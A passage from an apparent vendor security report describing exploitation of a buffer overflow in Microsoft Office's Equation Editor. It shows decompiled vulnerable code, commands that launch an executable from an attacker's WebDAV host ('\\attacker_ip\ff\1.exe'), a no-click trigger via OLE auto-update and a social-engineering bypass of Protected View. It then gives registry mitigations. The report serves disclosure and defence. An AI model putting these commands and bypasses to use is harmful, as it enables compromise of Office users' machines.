


Fig. 11. Stack structure

Thus, if the controlled address were jumped to, the stack would have the structure suitable to execute an arbitrary controlled command with the help of WinExec (see Fig. 11).

It resulted in the following primitive: an arbitrary execution of a command with 44 (at most) in it. The restriction was caused by a limited buffer size of the last overflowed function.(see Fig. 12).

```
1 int __cdecl final_overflow(char *a1, char *a2, char *a3)
2 {
3     int result; // eax@12
4     char v4[36]; // [esp+Ch] [ebp-88h]@5
5     char v5[40]; // [esp+30h] [ebp-64h]@4
6     char *v6; // [esp+58h] [ebp-3Ch]@7
7     int v7; // [esp+5Ch] [ebp-38h]@1
8     __int16 v8; // [esp+60h] [ebp-34h]@1
9     int v9; // [esp+64h] [ebp-30h]@1
10    __int16 v10; // [esp+68h] [ebp-2Ch]@1
11    char overflow_buffer[36]; // [esp+6Ch] [ebp-28h]@1
12    int v12; // [esp+90h] [ebp-4h]@1
13
14    LOWORD(v12) = -1;
15    LOWORD(v7) = -1;
16    v8 = strlen(a1);
17    strcpy(overflow_buffer, a1);
18    _strupr(overflow_buffer);
19    v10 = sub_420FA0();
20    LOWORD(v9) = 0;
21    while ( v10 > (signed __int16)v9 )
22    {
23        if ( sub_420FBB(v9, v5) )
24        {
25            strcpy(v4, v5);
26            if ( *(signed __int16 *)&v5[33] == 1 )
27                _strupr(v4);
28            v6 = strstr(v4, a1);
29            if ( v6 || (v6 = strstr(v4, overflow_buffer)) != 0 )
30            {
31                if ( !a2 || !strstr(v4, a2) )
32                {
33                    if ( (signed __int16)strlen(v5) == v8 )
34                    {
35                        strcpy(a3, v5);
36                        return 1;
37                    }

```

Fig. 12. Arbitrary command execution

The size of a massive that could be overflowed by an attacker was 36 bytes (massive overflow_buffer in the Fig. 12). Moreover, it was possible to use the space of the v12 variable and save EBP, which made extra 8 bytes.

By inserting several OLEs that exploited the described vulnerability, it was possible to execute an arbitrary sequence of commands (e.g. to download an arbitrary file from the Internet and execute it).

One of the easiest ways to execute arbitrary code is to launch an executable file from the WebDAV server controlled by an attacker. However, it is possible only if the WebClient service operates in a proper way (NB. the service is not launched after a system is started). Nonetheless, an attacker can use the described vulnerability to execute the commands like `cmd.exe /c start \\attacker_ip\ff`. Such a command can be used as a part of an exploit and triggers starting WebClient. After that an attacker can start an executable file from the WebDAV server by using the `\\attacker_ip\ff\1.exe` command. The starting mechanism of an executable file is similar to that of the `\\live.sysinternals.com\tools` service.

Through the process of exploitation, Microsoft Office Word would enforce visible proper operation and display information (the mentioned Presentation Stream inserted as a picture in place of OLE). This way, it would be even more difficult to detect an attacker.

To update OLEs contained in a document without any interaction with a user (the interaction with an embedded object by double-clicking described above), an attacker could use OLE auto-update, one of the standard features of RTF processor in Microsoft Office. For this purpose, the `\bjupdate` property had to be added to `\object`. As a result, the vulnerability would be activated without user interaction.

Following this procedure, Embedi's experts have managed to create the exploit that:

- works with all the Microsoft Office versions released in the past 17 years (including Microsoft Office 365)
- works with all the Microsoft Windows versions (including Microsoft Windows 10 Creators Update)
- relevant for all the types of architectures
- does not interrupt a user's work with Microsoft Office
- if a document is opened, does not require any interaction with a user.

The only hindrance here is the protected view mode because it forbids active content execution (OLE/ActiveX/Macro). To bypass it cyber criminals use social engineering techniques. For example, they can ask a user to save a file to the Cloud (OneDrive, GoogleDrive, etc.). In this case,

a file obtained from remote sources will not be marked with the MOTW (Mark of The Web) and, when a file is opened, the protected view mode will not be enabled.

However, if the software had been compiled with at least standard security mitigations, it would have been exploitable. All this demonstrates that EQNEDT32.EXE is an obsolete component that may contain a tremendous number of vulnerabilities and security weaknesses, which can be easily exploited.

In the [Microsoft Security Development Lifecycle \(SDL\)](#) Microsoft developers recommend: "Rigorously brought all legacy code up to current security standards."¹

1. <https://msdn.microsoft.com/en-us/library/windows/desktop/cc307418.aspx>

Recommendations on security enhancements

Because the component has numerous security issues and the vulnerabilities it contains can be easily exploited, the best option for a user to ensure security is to disable registering of the component in Windows registry. To do this a user should enter the following command in the command prompt:

```
reg add "HKLM\SOFTWARE\Microsoft\Office\Common\COM Compatibility\{0002CE02-0000-0000-C000-000000000046}" /v "Compatibility Flags" /t REG_DWORD /d 0x400
```

or in case of 32-bit Microsoft Office package in x64 OS:

```
reg add "HKLM\SOFTWARE\Wow6432Node\Microsoft\Office\Common\COM Compatibility\{0002CE02-0000-0000-C000-000000000046}" /v "Compatibility Flags" /t REG_DWORD /d 0x400
```

After that, it will be impossible to start the vulnerable component and exploitation of the vulnerability in MS Office documents will be prevented.


Also, documents obtained from unknown and untrusted sources should be opened in protected view. The Microsoft Office sandbox (Protected View) is a well-designed one, especially if the AppContainer (Windows 8.1 and newer), while it reduces the possibility of a successful exploitation of vulnerabilities in Microsoft Office down to zero. What is more, it narrows attack surface by prohibiting execution and updating of active content (OLE/ActiveX/Macro), along with loading of components from external sources (e.g. images accessed by a reference link). Sure thing, the importance of timely security updates should not be neglected either.

Conclusion

- Even SDL cannot prevent easily exploited vulnerabilities from emerging.
- Third-party and legacy code are sources of major concern for a vendor.
- Security mitigation has vital importance, considering realities of the modern world.
- Software and the system, on the whole, should be updated and supported.

Vulnerabilities and security weaknesses in critical infrastructures and industrial fields are no peculiarity in any way. They are common for automotive industry and embedded devices. The latter, in their turn, are extremely difficult to be updated. What is more important the overwhelming majority of developers have neither security team nor SDL. All these simple facts paint a bleak picture for both developers and users and emphasize the importance of security measure that should be taken to ensure data protection.

Disclosure timeline



Contacts


Telephone: +1 5103232636

Email: info@embedi.com

 www.facebook.com/Embedi

 twitter.com/_embedi

Address: 2001 Addison Street
Berkeley, California 94704

 linkedin.com/company/embedi
website: embedi.com